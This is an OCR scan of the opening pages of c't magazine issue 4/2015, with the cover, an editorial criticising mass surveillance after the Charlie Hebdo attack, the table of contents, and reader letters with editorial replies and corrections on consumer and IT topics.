c't magazin für computer technik
24. 1. 2015
4

Die Trends 2015

In: Virtual Reality, mitdenkende Umwelt, Heimkino-Handys
Out: Facebook, selbst Auto fahren, Knöpfchen drücken

Windows-PC im HDMI-Stick
USB-3.0-Hubs
3D-Kopierer
Nexus 6 im Test

NAS mit 10-Gigabit-Ethernet
SSD-Speed im LAN

Hardware- oder Software-RAID?
Google-Kalender-Tricks
Linux-Desktop OpenBox
Website mit Tumblr
Privacy by Design

Root-Server, vServer, Heimserver, NAS
Sichern Sie Ihren Server

Lücken schließen • Angriffe abwehren • Alarm-Automatik

4 196148 404200 04

€ 4,20
AT € 4,40 • CH CHF 6,90
Benelux € 5,00
IT € 5,00 • ES € 5,00

Anzeige

© Copyright by Heise Zeitschriften Verlag

Nutzlose Überwachung

Wieder einmal gab es mitten unter uns einen Anschlag auf die Meinungsfreiheit, und wieder einmal waren die Sicherheitsbehörden außerstande, uns zu schützen. Dabei traf es keine unbekannten Personen: Die Redakteure des Charlie Hebdo waren schon länger im Visier von Islamisten und bekamen Polizeischutz – der leider nicht genügte. Auch alle anderen Sicherheitsbehörden bis hin zu den Geheimdiensten wussten um die Gefahr für die Journalisten der Satirezeitung und waren doch nicht in der Lage, sie und ihr Recht auf freie Meinungsäußerung zu schützen. Dabei kannten sie die Tatverdächtigen bereits.

Was aber nützten uns Geheimdienste, die ihr Geld, ihre Zeit und das Personal auf die möglichst allumfassende Überwachung der gesamten Bevölkerung verschwenden? Namentlich bekannte, schon einmal verhaftete Terrorverdächtige verliert man dabei schon mal aus dem Auge, sodass diese in aller Seelenruhe einen Anschlag mit Kriegswaffen planen und durchführen können.

Die auch von deutschen Politikern wieder einmal geforderte allumfassende Vorratsdatenspeicherung ist daher kontraproduktiv: Sie bindet nur noch mehr Personal und Geld, das dann für eine effektive Überwachung der Fälle mit begründetem Verdacht fehlt. Die Tatverdächtigen Chérif und Saïd Kouachi standen auf der No-Fly-Liste der USA und waren auch im Schengen-Raum zur verdeckten Beobachtung ausgeschrieben. Einer der Brüder wurde sogar zuvor beim Versuch verhaftet, nach Syrien auszureisen und sich dem Dschihad anzuschließen. Trotzdem waren die Geheimdienste und Behörden ahnungslos und konnten den Mord an den Redakteuren von Charlie Hebdo nicht verhindern. Genauso war es bei den Anschlägen vom 11. September 2001 in den USA und bei den NSU-Morden in Deutschland: Die Täter waren den Geheimdiensten schon vor den Attentaten bekannt.

Liebe Schlapphüte, konzentriert euch gefälligst auf die einschlägig auffällig gewordenen Terrorverdächtigen und überwacht diese mit allen legalen technischen Mitteln und verfügbaren Kräften. Damit habt ihr mehr als genug zu tun. Schluss mit der sinnlosen Datensammelei als Selbstzweck. Den Toten nützt es nichts, wenn ihr nach einem Anschlag sagen könnt, ihr hättet die Täter schon auf einer Liste geführt.

Charlie Mirko Dölle

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

aktuell

Wearables: Arzt am Arm, Spektrometer am Schlüsselbund 16
Virtual Reality: Mittendrin statt nur 3D 17
Prozessorgeflüster: Curie, Broadwell-H, Cannonlake 18
Historische Rechner und das Straßburger Münster 20
Notebooks mit Core i-5000 oder 3D-Kamera 22
Tablets mit Core M oder Stifteingabe, Tegra X1 23
Smartphones: CyanogenMod 12, Google Ara modular 24
Heimautomation: Internet der Dinge und Smart Home 25
3D: Drucker für kleines Geld, Open-Source-Scanner 28
Hardware: Brandgefährliche PC-Gehäuse, neue NUCs 30
Audio/Video: 4K-Action-Cam, Surround-Format DTS:X 31
Embedded: Optische USB-Kabel, Mini-Boards, IR-Kamera 32
Eingabegeräte: Wacom Cintiq, Cherry Board 6.0 33
Fernseher: Sattere Farben, HDR, neue Oberflächen 34
Peripherie: Google-Glass-Beta beendet, Monitore 36
Spiele: Witcher 3, GTA V für PC, Gaming-Tastatur 38
Anwendungen: Office, Buchhaltung, Warenwirtschaft 40
Apps: Dokumentenscanner, Bildbearbeitung, Übersetzer 42
Netze: Router mit Dreifach-Funk, WLAN-Dongle, Switches 44
Server & Storage: IBM z13, PCIe-SSDs 45
Apple: Rückgaberecht bei iTunes, Dock mit Thunderbolt 2 46
Sicherheit: Supercookies, Windows-Zerodays, True Key 47
Firmware-Bugs: Sicherheitslücken in vielen PCs 48
Linux: Neuer Gnome Builder, XBMC-Nachfolger 49
Internet: Supercookies, Firefox-Videochat 50
Forschung: Infrastruktur für die Energiewende 52
didacta 2015: Tablets für die Kita, Schreibschrift ade 52

Magazin


Vorsicht, Kunde: Service-Marathon bei Acer 74
Datenschutz: EU mischt die Karten neu 76
Interview: Neustart mit „Privacy by Design“ 79
Trends 2015: Der digitalisierte Alltag 80
Welche Geräte und Software kommen 84
Firmen-IT zwischen Cloud und Risiko 88
Wenn Haus und Auto mitdenken 92
Recht: Creative-Commons-Lizenzen 138
Bücher: CoffeeScript, Inkscape, Digitalfoto-Hacks 180
Story: Kabine 15.24 *von Stephan Becher* 186

Internet

LTE- und UMTS-Tarife für Tablets und Notebooks 128
Kuratierungstools: Web-Geschichten zusammentragen 166
Web-Tipps: Chart-Generatoren, Sortier-Algorithmen 178

Software

Android-Fernzugriff per Browser mit AirDroid 60
Tourenplaner: Fotorealistische Alpenmodelle 61
Planetarium-App: Redshift Discover Astronomy 61
Musikproduktion: Samplitude Pro X2 66
App-Entwicklung: Xamarin für drei Plattformen 148



Die Trends 2015

Mit der Smartwatch und dem autonomen Auto ins Internet der Dinge: Die IT bringt uns 2015 einschneidende Neuerungen in digitalisiertem Alltag und vernetzter Produktion. Schon lange Angekündigtes wird endlich Realität; einiges weist weit in die Zukunft.

Diese Technik prägt 2015 80
Welche Geräte und Software kommen 84
Firmen-IT zwischen Cloud und Risiko 88
Wenn Haus und Auto mitdenken 92

Windows-PC im HDMI-Stick 58
Nexus 6 im Test 64
3D-Kopierer 68
Privacy by Design 76
SSD-Speed im LAN 102
Google-Kalender-Tricks 158
Linux-Desktop OpenBox 162


USB-3.0-Hubs

Zusammenstöpseln lassen sie sich so einfach wie Mehrfach-Steckdosen, doch funktionieren tun sie längst nicht so problemlos: USB-3.0-Hubs sind hoch komplexe Geräte. Einfache Aufgaben lösen sie zwar alle, gefährden dabei aber mitunter den PC. Fordert man sie, geschehen die seltsamsten Dinge.

© Copyright by Heise Zeitschriften Verlag

Hardware- oder Software-RAID?

Mit den Storage Spaces (Speicherplätzen) kann Windows Server 2012 Festplatten und SSDs zu Verbünden koppeln. Wir vergleichen Funktionen und Performance eines solchen Software-RAID mit dem, was ein aktueller RAID-Hostadapter leistet.



Website mit Tumblr

Ein schneller und bequemer Weg zur eigenen Homepage oder zur Vereins-Website ist der Blogging-Dienst Tumblr. Dort können Sie Ihre Site sehr frei gestalten und sogar eine eigene Domain aufschalten. Tumblr kostet nichts und lässt sich per App auch von unterwegs verwalten und befüllen.

Sichern Sie Ihren Server

Wer selbst Dienste im Internet anbietet, muss sich auf ungebetene Besucher einstellen. Wir sondieren die Grenzen zwischen Leichtsinn und Sorgfaltspflicht, liefern Konfigurationstipps und zeigen, welche Werkzeuge wirklich gegen garstige Gäste helfen.

Dienste sicher ins Netz bringen 108
Wordpress schützen 114
Logs überwachen 116
Drupal absichern 118
Monitoring mit Nagios 120
Härten mit SELinux und AppArmor 124

Spiele: Elite: Dangerous, Game of Thrones 182
Bau-Simulator 2015, Endless Legend 183
Captain Toad: Treasure Tracker, Indie- & Freeware-Tipps 184
Singstar: Ultimate Party, Proun+, Dwelp 185

Hardware

Bluetooth-Birne: Licht steuern per iOS-App 54
Datensammler fürs Auto: O2 Car Connection 54
Grafikkarte: Stark übertaktete GeForce GTX 970 54
Aktivitätstracker in der Analoguhr 56
Maus: Descano Ergonomic Vertical Mouse 56
HiFi-Funksystem: Dynaudio Xeo 4 56
Windows-PC im HDMI-Stick 58
Xeon-Mainboard für Workstations und kleine Server 59
Synthesizer: Roland Aira System-1 60
Smartphones: Lumia 730 und 830 mit Windows Phone 62
Android-Phablet: Nexus 6 64
Smartphone: Yotaphone 2 mit zwei Displays 67
3D-Kopierer: Scanner und Drucker in einem Gerät 68
E-Book-Tablets von Amazon und Tolino 70
USB-3.0-Hubs: Test und Praxis 96
10-Gigabit-NAS: SSD-Speed im LAN 102
Druckertinte im Abo: HPs Instant-Ink-Service 132
RAID: Windows Storage Spaces vs. Hardware 134

Know-how

Apps entwickeln mit Xamarin.Forms 150
C++-Programmierung: Observer-Entwurfsmuster 176

Praxis

Server sichern: Dienste ins Netz bringen 108
Wordpress schützen 114
Logs überwachen 116
Drupal absichern 118
Monitoring mit Nagios 120
Härten mit SELinux und AppArmor 124
Hotline: Tipps und Tricks 142
FAQ: E-Book-Reader 146
E-Books aus Büchern machen 154
Google Kalender: Einrichten, zugreifen, teilen 158
Linux: Schlanker Desktop Openbox 162
Website bauen mit Tumblr 170

Ständige Rubriken

Editorial 3
Leserforum 10
Schlagseite 15
Stellenmarkt 198
Inserentenverzeichnis 200
Impressum 201
Vorschau 202

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

LESERFORUM

Weissagung der Cree

Computer zum Kuscheln, Die Wearables-Welle: Aktivitätstracker, Smartwatches, Datenbrillen und elektronische Kleidung, c't 3/15, S. 96

Erst wenn die letzte Unterhose mit Wearables bestückt ist, werdet ihr merken, dass man Elektronik nicht waschen kann.

Fritz Gröger

Nach VDS-Zeichen schauen

Schlossherr, Bluetooth-Türschloss kurz vorgestellt, c't 3/15, S. 51

Ich bin bei dieser Technik sehr vorsichtig, denn wenn das Haus beziehungsweise die Wohnung „ausgeräumt" wird und die Hausratversicherung dann keine Aufbruchspuren erkennt, bleibt der Eigentümer auf dem Schaden sitzen. Bei sicherheitsrelevanten Produkten sollte man nach einem VDS-Zeichen schauen. Ähnliche Produkte wie Winkhaus BlueChip sind VDS-zugelassen. Bei uns in der Region ist es bei Dieben zur Zeit sehr beliebt, das Fernbedienungssignal des Garagentors zu scannen, um so ins Haus zu gelangen. Ich selbst habe auch so ein elektrisches Garagentor. Aber die Tür von Garage zum Wohnhaus wird immer verschlossen – ganz altmodisch.

Ulrich Mersch

Medizintechnik: teuer & schwierig

Schneller, schärfer, besser, Wie IT die Medizin unterstützt, c't 3/15, S. 64

Die Einlassungen im „Prothesen-Hack" stellen leider nur die Eisbergspitze dar. Die Medizintechnik wurde in ihrer Geschichte laufend mit innovativer Technik nachgerüstet. Der Fokus liegt auf Funktion und Zuverlässigkeit, beschränkt auf das „Ökosystem" Medizinprodukt. Die Medizinproduktgesetzgebung, die europäisch harmonisiert ist, legt ihren Fokus auf einzuhaltende Normen. Eine Zulassung nach Funktions- und Sicherheitsprüfung findet nicht statt. Außer bei Implantaten und körperverletzenden Geräten (zum Beispiel Röntgengeräte) verordnen sich Hersteller das CE-Zeichen quasi selbst.

Meiner Erfahrung nach sind Hersteller aber überfordert, wenn Geräte mit IT-Schnittstellen ausgestattet werden und die gewonnenen Daten mit anderen IT-Systemen teilen sollen. Die Applikationsebene bekommen sie noch hin, aber andere Aspekte wie verschlüsselte Kommunikation oder Unterstützung moderner und sicherer Betriebssysteme stellen hohe Hürden dar.

Dies ist auch der Medizinproduktgesetzgebung geschuldet, da jede Änderung einer Software, die vom Hersteller als Medizinprodukt eingeordnet wird, hohen Aufwand durch erneute Konformitätserklärungen verursacht. In meinem Betrieb (eine 300-Betten-Klinik) existieren Applikationen, die ausschließlich unter Windows 2000 funktionieren. Updates dafür werden nicht entwickelt. 70 Prozent der vernetzen Medizinprodukte laufen unter ungepatchtem Windows XP.

Da medizinische Daten einer langen Aufbewahrungsfrist unterliegen, ist es mit einem Austausch der Applikation nicht getan. Migrationsprojekte verlangen daher schnell 6-stellige Summen. Hinzu kommt, dass trotz Kommunikationsstandards die meisten Hersteller proprietär arbeiten.

Der Prothesenträger wird einen langen Atem brauchen, da dieser Fall wahrscheinlich zu langwierigen Diskussionen führen wird, ob der Hersteller sich überhaupt um die Bluetooth-Sicherheit kümmern muss. Im Jahr 2015 liegt in diesem Fall eine objektive Patientengefährdung vor. Ob dies die Medizinrechtsjuristen auch so sehen, ist fraglich.

Name der Redaktion bekannt

IPTC mobil ausfüllen

Foto to go, Zwölf Apps zur Bildbearbeitung mit Android, c't 3/15, S. 118

Besten Dank für die Aufarbeitung des Angebots an Android-Bildbearbeitungsprogrammen. Als Fotograf, der mit diesem Medium im Tagesgeschäft seine Brötchen verdient, bin ich traditionell bei Photo-Mechanic und den diversen Adobe-Shops, -Bridges und -Rooms zu Hause. Um in Ausnahmefällen auch mal über ein Tablet oder Smartphone Fotos auf die Server der Redaktionen schicken zu können, wäre jetzt ein möglicher Workflow in greifbare Nähe gerückt, wenn denn das Problem mit der Verschlagwortung nicht noch dazwischen läge. Keine Redaktion akzeptiert Fotos ohne ausgefüllte Datei-Info (IPTC-Header). Ist Ihnen unter Android ein Programm bekannt, das dies anständig ermöglicht?

Achim Zweygarth

Die im Artikel getesteten Produkte können IPTC-Daten nicht schreiben, allerdings gibt es dafür die Android-App PressIPTC, erhältlich zu einem Preis von 10 Euro im Google Play Store für Android-Versionen ab 4.0.

Probleme mit Audible umgehen

Hörerwünsche, Apps und Geräte für Hörbücher, c't 3/15, S. 142

Sie schreiben, dass Audible-Hörbücher nicht nach iTunes übertragen werden konnten. Bei mir klappt der Import, wenn ich mich bei Audible einlogge, die eigene Bibliothek aufrufe und den Download im Browser auslöse. Nach dem Download zeigt der Audible-Download-Manager an, dass die Bücher in iTunes importiert wurden. Bei langen Büchern aktiviere ich die Option „Download in Teilen", weil sehr lange Hörbücher nur dann auf den iPods bis zum Ende abgespielt werden.

Hans-Joachim Bock

ES-Datei-Explorer fehlerhaft

Beschreiben verboten, Einschränkungen beim Zugriff auf SD-Karten unter Android 4.4 und 5.0, c't 3/15, S. 150

Leider scheint die von Ihnen beschriebene Schreibfreigabe für eine „externe" SD-Karte mit dem ES-Datei-Explorer (Version 3.2.4.1) mit Android 5.0 (nicht gerootet) nicht zu funktionieren. Nachdem der Dateipicker aufgerufen wurde und ich die externe SD-Karte gewählt habe, erscheint die Meldung „Dokumente wurde beendet". Die SD-Karte ist nach wie vor von ES nicht beschreibbar. Wissen Sie vielleicht noch einen Trick oder habe ich möglicherweise irgendeinen Schritt ausgelassen?

Thomas Heinke

Mit dem Update auf die genannte Version tritt der Fehler auch bei uns auf. Da es bei der Vorversion noch klappte, hoffen wir auf eine Fehlerbehebung im nächsten Update.

Besser bei 4.4-Geräten bleiben

Und schon bringen Sie einen ausführlichen Artikel über die neuen Android-Speicher-Probleme. Endlich Informationen – wenn

Sagen Sie uns IHRE MEINUNG!

LESERBRIEFE:
bitte an redaktion@ct.de.

IN DEN SOZIALEN MEDIEN:
Sie finden uns bei Facebook und Google+ als ctmagazin.

Die Redaktion behält sich vor, Zuschriften gekürzt zu veröffentlichen. Antworten sind kursiv gesetzt.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

auch keine wirkliche Lösung, aber dafür können Sie ja nichts. Kein Wunder, dass die alten Geräte wie mein Note II als nicht upgedatetes Neugerät immer noch sehr teuer sind. Mal sehen, wann endlich Geräte kommen mit mehr internem Speicher.

Reinhard Koch

Beschweren bei Google

Danke für den „hinweisenden" Artikel. Das Problem lösen kann man ja damit nicht. Sehr schön wäre es gewesen, wenn Sie noch eine E-Mail-Adresse angegeben hätten, bei der man sich beschweren kann. So setzt sich die Bevormundung, was ich mit meinem (Android-)Handy machen darf, immer noch weiter fort.

Volker Heggemann

Eine echte Beschwerdeadresse kennen wir bei Google nicht. Ein Weg wäre die Seite Android auf Google+ oder die Bugtracker- und Foren-Links, die wir Ihnen unter dem c't-Link zusammengestellt haben.

c't Bugtracker und Foren: ct.de/y5gp

Django kann mehr

Jazz fürs Web, Webentwicklung mit Python und Django, c't 3/15, S. 156

Im Artikel heißt es: „Django verwendet den Begriff 'App' für Module, die zusammengehörige Datenbankmodelle, Views und Testss in einem Verzeichnis vereinen." Das stimmt so nicht ganz und die Hinweise sind auch in den Django-Docs nicht leicht zu finden. Eine App muss keine Views oder Datenbankmodelle enthalten und eine solche „leere" App kann ein Projekt wesentlich übersichtlicher machen.

Im einfachsten Fall besteht die Django-App nur aus einem Verzeichnis und einer leeren __init__.py-Datei. In ein solches Verzeichnis, beispielsweise „common", kann man nun Code legen, der von mehreren Apps genutzt wird. Dadurch lässt sich der Code des gesamten Projekts entflechten, weil es weniger Beziehungen zwischen den einzelnen Apps untereinander gibt.

c't-Foren-User Juhn Icks

LTE als WLAN-Ersatz?

Dazwischenfunken, Wie LTE-Mobilfunk am 5-GHz-Band teilhaben will, c't 3/14, S. 168

Beim Lesen Ihres Artikels kam bei mir die Frage auf, ob die Verwendung von nicht lizenzierten Frequenzen in Zukunft nicht auch private Heim-LTE-Funkzellen ermöglichen würde. Der große Durchsatz in Verbindung mit der hohen Reichweite wäre auch für Komponenten des Smart-Home interessant.

Marc Gourjon

Das 3GPP Study Item zu LAA sieht einen Zugriff auf unlizenziertes Spektrum nur im Zusammenspiel mit einer Zelle auf lizenziertem Spektrum vor: Carrier Aggregation mit der Primary Cell auf lizenziertem Spektrum und einer Secondary Cell auf unlizenziertem Spektrum. Ein autonomer Betrieb einer einzelnen LTE-Zelle auf unlizenziertem Spektrum ist im anstehenden Rel-13 nicht vorgesehen. Nichtsdestotrotz könnte solch ein Szenario in der Zukunft interessant werden. (Dr. Christian Hoymann)

Lokales Speichern mit Tücken

Was man nicht im Kopf hat, OneNote und Evernote im Vergleich, c't 2/15, S. 116

Ein großes Hindernis bei Evernote scheint mir zu sein, dass die Web-App und Android nicht lokal speichern können. Nun habe ich einen Knowledge-Base-Artikel vom 5. Dezember 2014 gefunden, der darauf hindeutet, dass die Android-Version dies nun doch kann. Habe ich da was falsch verstanden oder hat sich die Welt inzwischen doch wieder Mal zum Guten gewendet?

Falls ja, ist meine Notizenlösung (nahezu) perfekt. Ich werde meine Notizen dann mit einem verschlüsselten Dropbox-Folder zwischen PC und Android Smartphone synchronisieren …

Chris Maibach

Stimmt, Evernote für Android unterstützt mittlerweile ebenfalls Offline-Notizbücher, die vollständig auf dem Gerät oder der SD-Karte gespeichert werden, allerdings nur für Premium-Abonnenten. Aber: Der genannte KB-Artikel bezieht sich nicht auf Offline-Notizbücher, sondern lediglich auf den Offline-Cache, in dem nur ein paar zuletzt geöffnete Notizen komplett gehalten werden, sonst jedoch nur Metadaten. Und ein Weg, einen Dropbox-Ordner auf dem Mobilgerät als Speicher zu verwenden, ist uns nicht bekannt. Das würde ja auch dem Geschäftsmodell von Evernote widersprechen.

Backup für Samsung-Geräte

Nie mehr Angst vor Datenverlust, System und Apps mit Helium, Titanium Backup Root und ClockworkMod Recovery sichern, c't 2/15, S. 78

Falls Sie ein Samsung-Smartphone haben, gibt es noch die Möglichkeit, das hauseigene Programm Samsung Kies zu nutzen. Damit können Sie ohne irgendeine mehr oder minder vertrauenswürdige Cloud ihre kompletten Daten inklusive der Firmware sichern. Programm von der Homepage herunterladen, Handy per USB anschließen und los geht es. Sie bestimmen selbst, was gesichert werden soll und was eventuell wegbleiben soll. Ein optisch ansprechender Fortschrittsbalken veranschaulicht, was grade passiert; außerdem lassen sich einzeln Dateien auch direkt auf den PC übertragen. Kostet nichts und ist m. E. wirklich gut.

Henning Stanislawski

Einfache Backup-Lösung?

Sie schreiben gleich im Untertitel Ihres Artikels: „Für Android gibt es einfache Lösungen." Was sich hinter dem Wort einfach in Wirklichkeit versteckt, sieht knapp zusammengefasst so aus: Entweder man benutzt das eingebaute Backup, was in der Tat einfach zu aktivieren ist, aber in der Praxis kaum Nutzwert hat, oder man installiert Chrome sowie ein Chrome-Plugin auf dem Desktop, aktiviert einen für Endanwender obskuren Debug-Modus, verbindet das Gerät über USB mit dem PC und schaltet bei jedem Neustart eine App frei. Das soll einfach sein? Dass ich nicht lache. Vielleicht relativ gesehen für Leute, die nur Android kennen.

Einfach bedeutet für mich, in den Einstellungen einmalig das Backup zu aktivieren und dann später beim Zurückspielen das gewünschte Backup auszuwählen. Genau so funktioniert das unter iOS, und zwar schon seit Jahren. Mein neues iPhone 6 wurde z. B. von einem Backup initialisiert, welches auf ein Backup eines iPod touch aus dem Jahre 2009 zurückgeht. Und zwar samt Apps und App-Einstellungen, Passwörtern für WLAN und Webseiten etc.

Udo Thiel

Ergänzungen & Berichtigungen

Günstige Festplatte mit Shingled Magnetic Recording

Seagate Archive HDD v2 8TB, c't 2/15, S. 21

Die von Seagate für diese SMR-Platten empfohlene maximale Datentransfermenge von 180 TByte pro Jahr beträgt knapp 0,5 TByte täglich – und nicht 2 TByte, wie versehentlich geschrieben.

Server-Exot

Mainboard MSI CSM-C222-089, c't 2/15, S. 42

Anders als angegeben liefert Microsoft Updates für Windows Home Server 2011 noch bis April 2016. MSI hat außerdem die BIOS-Version 2.03 unter anderem mit Unterstützung für Haswell-Refresh-Prozessoren bereitgestellt.

Schreiben und schützen

Tastaturhüllen für iPad Air und Air 2, c't 3/15, S. 86

Belkins Qode Ultimate Pro kostet nicht wie in der Tabelle angegeben 130, sondern 170 Euro. Die korrekte Akkulaufzeit beträgt laut Hersteller „bis zu einem Jahr" und umfasst Standby-Zeiten sowie die regelmäßige Nutzung.

Falsche Quelle

Die 1-Liter-PCs, Kaufberatung für kompakte Desktop-PCs, c't 3/15, S. 72

Die Zotac ZBox CI540 Plus wurde nicht, wie in der Tabelle auf Seite 74 vermerkt, in Ausgabe 20/14, sondern in c't 19/14 auf Seite 56 getestet.

